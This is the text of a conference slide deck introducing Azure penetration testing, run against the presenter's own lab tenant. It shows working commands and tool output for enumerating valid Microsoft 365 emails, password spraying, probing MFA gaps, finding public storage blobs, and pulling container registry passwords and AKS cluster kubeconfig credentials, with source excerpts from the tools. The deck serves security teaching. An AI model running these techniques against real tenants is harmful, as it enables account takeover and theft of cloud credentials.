

Azure Pentesting Introduction

Maxime Coquerel - MVP Azure & Security



Speaker

Maxime Coquerel

Director Cloud Security Architecture

CISSP, CCSP, CSSK, Azure Security Engineer Associate

Email : max.coquerel@live.fr

Blog : zigmax.net (since 2012)

Github : <https://github.com/zigmax>

Twitter : [@zig_max](https://twitter.com/zig_max)



Disclaimer

“Any views or opinions expressed in this presentation are those of the presenter and not necessarily represent the view and opinions of my employer, its ownership, management or its employees .”

Thank you!



AZURE & MODERN WORK

User Groups



Session Agenda / Goal

- **Azure AD Enabled**
- **Enumerate valid emails**
- **Password spraying**
- **Exploiting MFA inconsistencies**
- **Anonymous Enumeration Azure Services**
- **Azure Blob Scanning**
- **Enumerate tenant**
- **Azure Cloud Shell - Extract Access Token**
- **Azure Container Registry / AKS**
- **Virtual Machine MSI / RunCommand**
- **Azure Function**
- **App Service**




Introduction

Common Azure penetration test scopes include the following:



- Anonymous external testing
- Read-only configuration review
- Internal network testing
- Architecture review
- Threat Model review

Cloud Security Pentesting Phases





Pentesting Approaches



Black box




Grey box




White box



Threat Actors




Azure AD Enabled?



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<RealmInfo Success="true">  
  <State>4</State>  
  <UserState>1</UserState>  
  <Login>username@zigmalexlab2.onmicrosoft.com</Login>  
  <NameSpaceType>Unknown</NameSpaceType>  
</RealmInfo>
```

Azure AD Enabled?



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<?xml version="1.0" encoding="UTF-8" ?>
<RealmInfo Success="true">
  <State>4</State>
  <UserState>1</UserState>
  <Login>username@zigmalexlab.onmicrosoft.com</Login>
  <NamespaceType>Managed</NamespaceType>
  <DomainName>zigmalexlab.onmicrosoft.com</DomainName>
  <IsFederatedNS>>false</IsFederatedNS>
  <FederationBrandName>zigmax</FederationBrandName>
  <CloudInstanceName>microsoftonline.com</CloudInstanceName>
  <CloudInstanceIssuerUri>urn:federation:MicrosoftOnline</CloudInstanceIssuerUri>
</RealmInfo>
```

Enumerate valid emails

This script takes either a single email address or a list of email addresses as input, sends a request to Office 365 without a password, and looks for the the "IfExistsResult" parameter to be set to 0 for a valid account. Invalid accounts will return a 1.

```
→ o365creeper-master python3 o365creeper.py -e arthur@zigmalexlab.onmicrosoft.com
arthur@zigmalexlab.onmicrosoft.com - INVALID
→ o365creeper-master python3 o365creeper.py -e maxime@zigmalexlab.onmicrosoft.com
maxime@zigmalexlab.onmicrosoft.com - VALID
→ o365creeper-master █
```

Enumerate valid emails

```
29 url = 'https://login.microsoftonline.com/common/GetCredentialType'
30
31 def main():
32
33     if args.file is not None:
34         with open(args.file) as file:
35             for line in file:
36                 s = req.session()
37                 line = line.split()
38                 email = ' '.join(line)
39                 body = '{"Username":"%s"}' % email
40                 request = req.post(url, data=body)
41                 response = request.text
42                 valid = re.search('"IfExistsResult":0,', response)
43                 invalid = re.search('"IfExistsResult":1,', response)
44                 if invalid:
45                     print '%s - INVALID' % email
46                 if valid and args.output is not None:
47                     print '%s - VALID' % email
48                     with open(args.output, 'a+') as output_file:
49                         output_file.write(email+'\n')
50                 else:
51                     if valid:
52                         print '%s - VALID' % email
53
```

Password spraying

Administrator: Windows PowerShell

```
PS C:\Users\maxime\Documents\MSOLSpray>
PS C:\Users\maxime\Documents\MSOLSpray>
PS C:\Users\maxime\Documents\MSOLSpray> Invoke-MSOLSpray -UserList .\userlist.txt -Password DemoMeetup123!
[*] There are 5 total users to spray.
[*] Now spraying Microsoft Online.
[*] Current date and time: 02/24/2022 01:00:39
[*] SUCCESS! alice@zigmalexlab.onmicrosoft.com : DemoMeetup123! - NOTE: The response indicates MFA (Microsoft) is in use.
[*] SUCCESS! maxime@zigmalexlab.onmicrosoft.com : DemoMeetup123!
PS C:\Users\maxime\Documents\MSOLSpray>
```

userlist - Notepad

File Edit Format View Help

```
alex@zigmalexlab.onmicrosoft.com
alice@zigmalexlab.onmicrosoft.com
bob@zigmalexlab.onmicrosoft.com
paul@zigmalexlab.onmicrosoft.com
maxime@zigmalexlab.onmicrosoft.com
```

Exploiting MFA Inconsistencies on Microsoft Services

MFASweep has the ability to login to the following services:

- Microsoft Graph API
- Azure Service Management API
- Microsoft 365 Exchange Web Services
- Microsoft 365 Web Portal
- Microsoft 365 Web Portal Using a Mobile User Agent
- Microsoft 365 Active Sync
- ADFS

```
PS C:\Users\maxime\Documents\MFASweep> Invoke-MFASweep -Username alice@zigmaxlab.onmicrosoft.com -Password DemoMeetup123
!
----- MFASweep -----
Microsoft Services Recon
This script can attempt to determine if ADFS is configured for the domain you submitted. Would you like to do this now?
[Y] Yes [N] No [?] Help (default is "Y"): Y
----- Running recon checks -----
[*] Checking if ADFS configured...
[*] ADFS does not appear to be in use. Authentication appears to be managed by Microsoft.

Confirm MFA Sweep
[*] WARNING: This script is about to attempt logging into the alice@zigmaxlab.onmicrosoft.com account SIX (6) different
times (7 if you included ADFS). If you entered an incorrect password this may lock the account out. Are you sure you
want to continue?
[Y] Yes [N] No [?] Help (default is "Y"): Y

----- Microsoft Graph API -----
[*] Authenticating to Microsoft Graph API...
[*] SUCCESS! alice@zigmaxlab.onmicrosoft.com was able to authenticate to the Microsoft Graph API - NOTE: The response in
dicates MFA (Microsoft) is in use.

----- Azure Service Management API -----
[*] Authenticating to Azure Service Management API...
[*] SUCCESS! alice@zigmaxlab.onmicrosoft.com was able to authenticate to the Azure Service Management API - NOTE: The re
sponse indicates MFA (Microsoft) is in use.

----- Microsoft 365 Exchange Web Services -----
[*] Authenticating to Microsoft 365 Exchange Web Services (EWS)...
[*] Login failed to O365 EWS.
```

Exploiting MFA Inconsistencies on Microsoft Services

```
----- Microsoft 365 Exchange Web Services -----
[*] Authenticating to Microsoft 365 Exchange Web Services (EWS)...
[*] Login failed to O365 EWS.

----- Microsoft 365 Web Portal -----
[*] Authenticating to Microsoft 365 Web Portal...
[*] SUCCESS! alice@zigmaxlab.onmicrosoft.com was able to authenticate to the Microsoft 365 Web Portal. Checking MFA now.
..
[**] It appears MFA is setup for this account to access Microsoft 365 via the web portal.

----- Microsoft 365 Web Portal w/ Mobile User Agent (Android) -----
[*] Authenticating to Microsoft 365 Web Portal using a mobile user agent...
[*] SUCCESS! alice@zigmaxlab.onmicrosoft.com was able to authenticate to the Microsoft 365 Web Portal. Checking MFA now.
..
[**] It appears MFA is setup for this account to access Microsoft 365 via the web portal.

----- Microsoft 365 ActiveSync -----
[*] Authenticating to Microsoft 365 Active Sync...
[*] Login to ActiveSync failed.
```


Azure Platform DNS suffixes

DNS Suffix	Associated Azure Service
file.core.windows.net	Storage Accounts - Files
blob.core.windows.net	Storage Accounts - Blobs
queue.core.windows.net	Storage Accounts - Queues
table.core.windows.net	Storage Accounts - Tables
azurewebsites.net	App Services and Function app
scm.azurewebsites.net	App Services - Management
database.windows.net	Databases - MSSQL
documents.azure.com	Databases - Cosmos DB

Azure Platform DNS suffixes

DNS Suffix	Associated Azure Service
azurecontainer.io	Container Instances
azurecr.io	Container Registry
redis.cache.windows.net	Redis
azureedge.net	CDN
search.windows.net	Search Appliance
azure-api.net	API Services
cloudapp.azure.com	Customer-assigned public IP DNS
vault.azure.net	Key Vault

Anonymously Enumerating Azure Services

```
PS C:\Users\maxime\MicroBurst> Invoke-EnumerateAzureSubDomains -Base zigmaxlab
```

Subdomain	Service
-----	-----
zigmaxlab.azurewebsites.net	App Services
zigmaxlab.scm.azurewebsites.net	App Services - Management
zigmaxlab.azurecr.io	Azure Container Registry
zigmaxlab.mail.protection.outlook.com	Email
zigmaxlab.vault.azure.net	Key Vaults
zigmaxlab.onmicrosoft.com	Microsoft Hosted Domain
zigmaxlab.blob.core.windows.net	Storage Accounts - Blobs
zigmaxlab.file.core.windows.net	Storage Accounts - Files
zigmaxlab.queue.core.windows.net	Storage Accounts - Queues
zigmaxlab.table.core.windows.net	Storage Accounts - Tables

```
PS C:\Users\maxime\MicroBurst> █
```

Azure Storage Blob Scanning

```
PS C:\Users\maxime\MicroBurst> Invoke-EnumerateAzureBlobs -Base zigmaxlab
Found Storage Account - zigmaxlab.blob.core.windows.net
Found Container - zigmaxlab.blob.core.windows.net/private
    Public File Available: https://zigmaxlab.blob.core.windows.net/private/credentials.txt
PS C:\Users\maxime\MicroBurst> █
```

Azure Storage Blob Scanning

```
PS C:\Users\maxime\MicroBurst> Invoke-EnumerateAzureBlobs -Base zigmaglab -Folders .\containerslist.txt
Found Storage Account - zigmaglab.blob.core.windows.net

Found Container - zigmaglab.blob.core.windows.net/maxime
    Public File Available: https://zigmaglab.blob.core.windows.net/maxime/secrets.txt
Found Container - zigmaglab.blob.core.windows.net/private
    Public File Available: https://zigmaglab.blob.core.windows.net/private/credentials.txt
PS C:\Users\maxime\MicroBurst> █
```

Enumerate tenant

```
PS C:\Users\maxime> Get-AzVM
```

ResourceGroupName	Name	Location	VmSize	OsType	NIC	ProvisioningState	Zone
VM-DEMO-MAX	max00	canadacentral	Standard_E2s_v3	Windows	max00298	Succeeded	
VM-DEMO-MAX	max01	canadacentral	Standard_E2s_v3	Linux	max01492	Succeeded	

```
PS C:\Users\maxime> Get-AzKeyVault
```

```
WARNING: We have migrated the API calls for this cmdlet from Azure Active Directory Graph to Microsoft Graph.  
Visit https://go.microsoft.com/fwlink/?linkid=2181475 for any permission issues.
```

```
Vault Name      : zigmalexlab  
Resource Group Name : demo-lab  
Location        : canadacentral  
Resource ID     : /subscriptions/0f3add05-eb6f-4423-aa69-eb9ddc638396/resourceGroups/demo-lab/providers/Microsoft.KeyVault/vaults/zigmalexlab  
Tags            :
```

```
Vault Name      : akv-max  
Resource Group Name : maxime  
Location        : canadacentral  
Resource ID     : /subscriptions/0f3add05-eb6f-4423-aa69-eb9ddc638396/resourceGroups/maxime/providers/Microsoft.KeyVault/vaults/akv-max  
Tags            :
```

```
Vault Name      : keyvaultpocmax  
Resource Group Name : storagejsonfiles  
Location        : eastus  
Resource ID     : /subscriptions/0f3add05-eb6f-4423-aa69-eb9ddc638396/resourceGroups/storagejsonfiles/providers/Microsoft.KeyVault/vaults/keyvaultpocmax  
Tags            :
```

Enumerate tenant

```
PS C:\Users\maxime> Get-AzRoleAssignment -SignInName maxime@zigmaxlab.onmicrosoft.com
```

```
WARNING: We have migrated the API calls for this cmdlet from Azure Active Directory Graph to Microsoft Graph.  
Visit https://go.microsoft.com/fwlink/?linkid=2181475 for any permission issues.
```

```
RoleAssignmentName : b8e79b78-5967-4d4a-9a28-ba6cef0583a4  
RoleAssignmentId   : /subscriptions/0f3add05-eb6f-4423-aa69-eb9ddc638396/providers/Microsoft.Authorization/roleAssignme  
                   : nts/b8e79b78-5967-4d4a-9a28-ba6cef0583a4  
Scope              : /subscriptions/0f3add05-eb6f-4423-aa69-eb9ddc638396  
DisplayName        : Maxime  
SignInName         : Maxime@zigmaxlab.onmicrosoft.com  
RoleDefinitionName : Contributor  
RoleDefinitionId   : /subscriptions/0f3add05-eb6f-4423-aa69-eb9ddc638396/providers/Microsoft.Authorization/roleDefiniti  
                   : ons/b24988ac-6180-42a0-ab88-20f7382dd24c  
ObjectId           : 95ddcf36-2760-4076-b82c-895f0be896a2  
ObjectType         : User  
CanDelegate        : False  
Description        :  
ConditionVersion   :  
Condition          :
```


Azure Cloud Shell - Extract Access Token

```
→ ~ curl -H "Authorization: Bearer ${TOKEN}" "https://management.azure.com/subscriptions?api-version=2020-01-01" | jq
```

```
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
   100      453    100     453      0      0     1161      0  --:--:--  --:--:--  --:--:--  1188
```

```
{
  "value": [
    {
      "id": "/subscriptions/0f3add05-eb6f-4423-aa69-eb9ddc638396",
      "authorizationSource": "RoleBased",
      "managedByTenants": [],
      "subscriptionId": "0f3add05-eb6f-4423-aa69-eb9ddc638396",
      "tenantId": "7785527a-cd93-4172-a917-f34750a2c30b",
      "displayName": "Microsoft Azure Sponsorship",
      "state": "Enabled",
      "subscriptionPolicies": {
        "locationPlacementId": "Public_2014-09-01",
        "quotaId": "Sponsored_2016-01-01",
        "spendingLimit": "Off"
      }
    }
  ],
  "count": {
    "type": "Total",
    "value": 1
  }
}
```

```
→ ~ █
```

Portal Access for all users by default

The screenshot shows the 'Répertoire par défaut - User settings' page in the Azure Active Directory portal. The left sidebar contains a navigation menu with items like 'Getting started', 'Diagnose and solve problems', 'Manage', 'Users', 'Groups', 'Organizational relationships', 'Roles and administrators', 'Enterprise applications', 'Devices', 'App registrations', 'Identity Governance', 'Application proxy', 'Licenses', 'Azure AD Connect', 'Custom domain names', 'Mobility (MDM and MAM)', 'Password reset', 'Company branding', and 'User settings'. The main content area is titled 'Répertoire par défaut - User settings' and includes a search bar and 'Save'/'Discard' buttons. The 'Enterprise applications' section is expanded, showing 'App registrations' (Users can register applications) and 'Administration portal' (Restrict access to Azure AD administration portal). The 'Administration portal' setting is currently set to 'No'. A tooltip is visible over the 'No' button, stating: 'No lets a non-administrator use this Azure AD administration portal experience to access Azure AD resources that the user has permission to read, or manage resources they own. Yes restricts all non-administrators from accessing any Azure AD data in the administration portal, but does not restrict such access using PowerShell or another client such as Visual Studio.' Other sections include 'LinkedIn account connections' (Data sharing between Microsoft and LinkedIn is not enabled until users consent to connect their Microsoft work or school account with their LinkedIn account), 'External users', and 'User feature previews'.

This configuration restricts access to the Azure AD administrative portal within the Azure Portal (<https://portal.azure.com>).

However, the default value is 'No', which allows any user within the tenant to enumerate various configurations, users, groups, devices and interconnected apps.

ACR - Pull with a Reader Account

Role/Permission	Access Resource Manager	Create/delete registry	Push image	Pull image	Delete image data	Change policies	Sign images
Owner	X	X	X	X	X	X	
Contributor	X	X	X	X	X	X	
Reader	X			X			
AcrPush			X	X			
AcrPull				X			
AcrDelete					X		
AcrImageSigner							X

ACR - Extract Password



zigmalexlab | Access keys ...

Container registry



Registry name

zigmalexlab

Overview

Login server

zigmalexlab.azurecr.io

Activity log

Admin user ⓘ

Enabled

Access control (IAM)

Username

zigmalexlab

Tags

Quick start

Name

Password

Events

password

WF8p14PxjJGCjJAMYo

Settings

password2

O/46vmZebHfUUU9TC



Access keys

ACR - Extract Password

```
PS C:\Users\maxime\MicroBurst> Get-AzPasswords -ACR Y -AutomationAccounts N -AppServices N -Keys N -CosmosDB N -FunctionApps N -StorageAccounts N
```

```
Type       : ACR-AdminUser  
Name       : acrmaxime.azurecr.io  
Username   : acrmaxime  
Value      : bi2Z  
PublishURL : N/A  
Created    : N/A  
Updated    : N/A  
Enabled    : N/A  
Content Type : Password  
Vault      : N/A  
Subscription : Microsoft Azure Sponsorship
```

```
Type       : ACR-AdminUser  
Name       : acrmaxime.azurecr.io  
Username   : acrmaxime  
Value      : afLy  
PublishURL : N/A  
Created    : N/A  
Updated    : N/A  
Enabled    : N/A  
Content Type : Password  
Vault      : N/A  
Subscription : Microsoft Azure Sponsorship
```

AKS - Gathering kubectl credentials

```
PS C:\Users\maxime\MicroBurst> Get-AzPasswords -AKS Y -ACR N -AutomationAccounts N -AppServices N -Keys N -CosmosDB N -FunctionApps N -StorageAccounts N
```

```
if ($AKS -eq 'Y'){
    # AKS Cluster Section
    Write-Verbose "Getting List of Azure Kubernetes Service Clusters..."

    $SubscriptionId = ((Get-AzContext).Subscription).Id

    # Get a list of Clusters
    $clusters = Get-AzAksCluster

    # Get a token for the API
    $bearerToken = (Get-AzAccessToken).Token

    $clusters | ForEach-Object{
        $clusterID = $_.Id
        $currentCluster = $_.Name

        Write-Verbose "`tGetting the clusterAdmin kubeconfig files for the $currentCluster AKS Cluster"
        # For each cluster, get the admin creds
        $clusterAdminCreds = ((Invoke-WebRequest -Uri (-join ('https://management.azure.com',$clusterID,'/listClusterAdminCredential?api-version=2021-05-01')) -Verbose $clusterAdminCredFile = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String(((Get-AzAksCluster $clusterID).kubeConfigs).value))

        # Add creds to the table
        $TempTblCreds.Rows.Add("AKS Cluster Admin ",$currentCluster,"clusterAdmin",$clusterAdminCredFile,"N/A","N/A","N/A","N/A","Kubeconfig-File","N/A",$subName) | Out-Null

        Write-Verbose "`tGetting the clusterUser kubeconfig files for the $currentCluster AKS Cluster"
        # For each cluster, get the user creds
        $clusterUserCreds = ((Invoke-WebRequest -Uri (-join ('https://management.azure.com',$clusterID,'/listClusterUserCredential?api-version=2021-05-01')) -Verbose $clusterUserCredFile = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String(((Get-AzAksCluster $clusterID).kubeConfigs).value))

        # Add creds to the table
        $TempTblCreds.Rows.Add("AKS Cluster User ",$currentCluster,"clusterUser",$clusterUserCredFile,"N/A","N/A","N/A","N/A","Kubeconfig-File","N/A",$subName) | Out-Null


    }

    if($ExportKube -eq 'Y'){
        $clusterAdminCredFile | Out-File -FilePath (-join('.',,$currentCluster,'-clusterAdmin.kubeconfig'))
        $clusterUserCredFile | Out-File -FilePath (-join('.',,$currentCluster,'-clusterUser.kubeconfig'))
    }
}
```

AKS - Gathering kubectl credentials

```
Type : AKS Cluster Admin
Name : akszigmaxlab
Username : clusterAdmin
Value : apiVersion: v1
clusters:
- cluster:
  certificate-authority-data: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURSB0tLS0tCk1JSU02VENDQXRHZ0F3SUJBZ0Z1SQU1ZjcjNG
OGpiZzcySDlNN3lMNnZTR3d3RFFZSktvWk1odmNOQVFFTEJRQXcKRFRFTE1Ba0dBmVVFQXhNQ1kyRXdJQmNOTWpJd01qSXpNVGt4T1RR
eVdoZ1BNakExTwpBeU1qTXhPVkEkkTKRKYQpNQTB4Q3pBSk3nT1ZCQU1UQW10aE1JSUNJafFQ0mdrcWhraUc5dzBCQVFFRkFBT0NBZzZh
TUI1Q0NnS0NBZ0VBcCnVGVDeZVnBRR1JERkVYanNZa3JiekJxQmVERzRWR1N3Mk1mQ1ZHNdZrRzd0I3MWh1a1M3OHZvVnJlXhXVW4K
Sv0MfPHOXRUAjB2R3JHMm9I0DIxSFBfazBMA3B0aXJUMU23cmJxSkG3cWIdWtJZCZD1iZFdNbmR4a01U421o1NwpaQvM1BZDZIUj0eWfA
dkRCY21HSXY0c0t5YzNjeEoyNm9XVmV6cDN4cE1nWnhVeEYrMjR3SGZqcDhCSkpaSVhYCIQ5UERweGsvR1h6M1pDQkhubHk4YTVHSG55
Sk12S1ZP2ZehhM3RvUkJMSk1FY25YTVNSWm1XSE12NwozVDIvaE0kdgJXL1RtN313S1Zu0GRXmFrUnNESUJXm1VjZT1KWEMvTG1JeDBD
NDVYs3hQNTc0N3BRQJi0Um51M2t4L2k5VApQVItqaGQxSG8rQ1V1cCs0dUzWz0Q50ENNK3RHZxgzNFRzd31td1BUQ1dLZTQ4eFBPREVt
UFNaRWF2Zjd1Yk1rCnJqeWJ2VDdhwFQyVTRQzhVYm54Wi90RFh40TZ1aThrTudITnh6VzdOUkMvWEVPaDdDT01tQ1RNTUHGZUxmSUCk
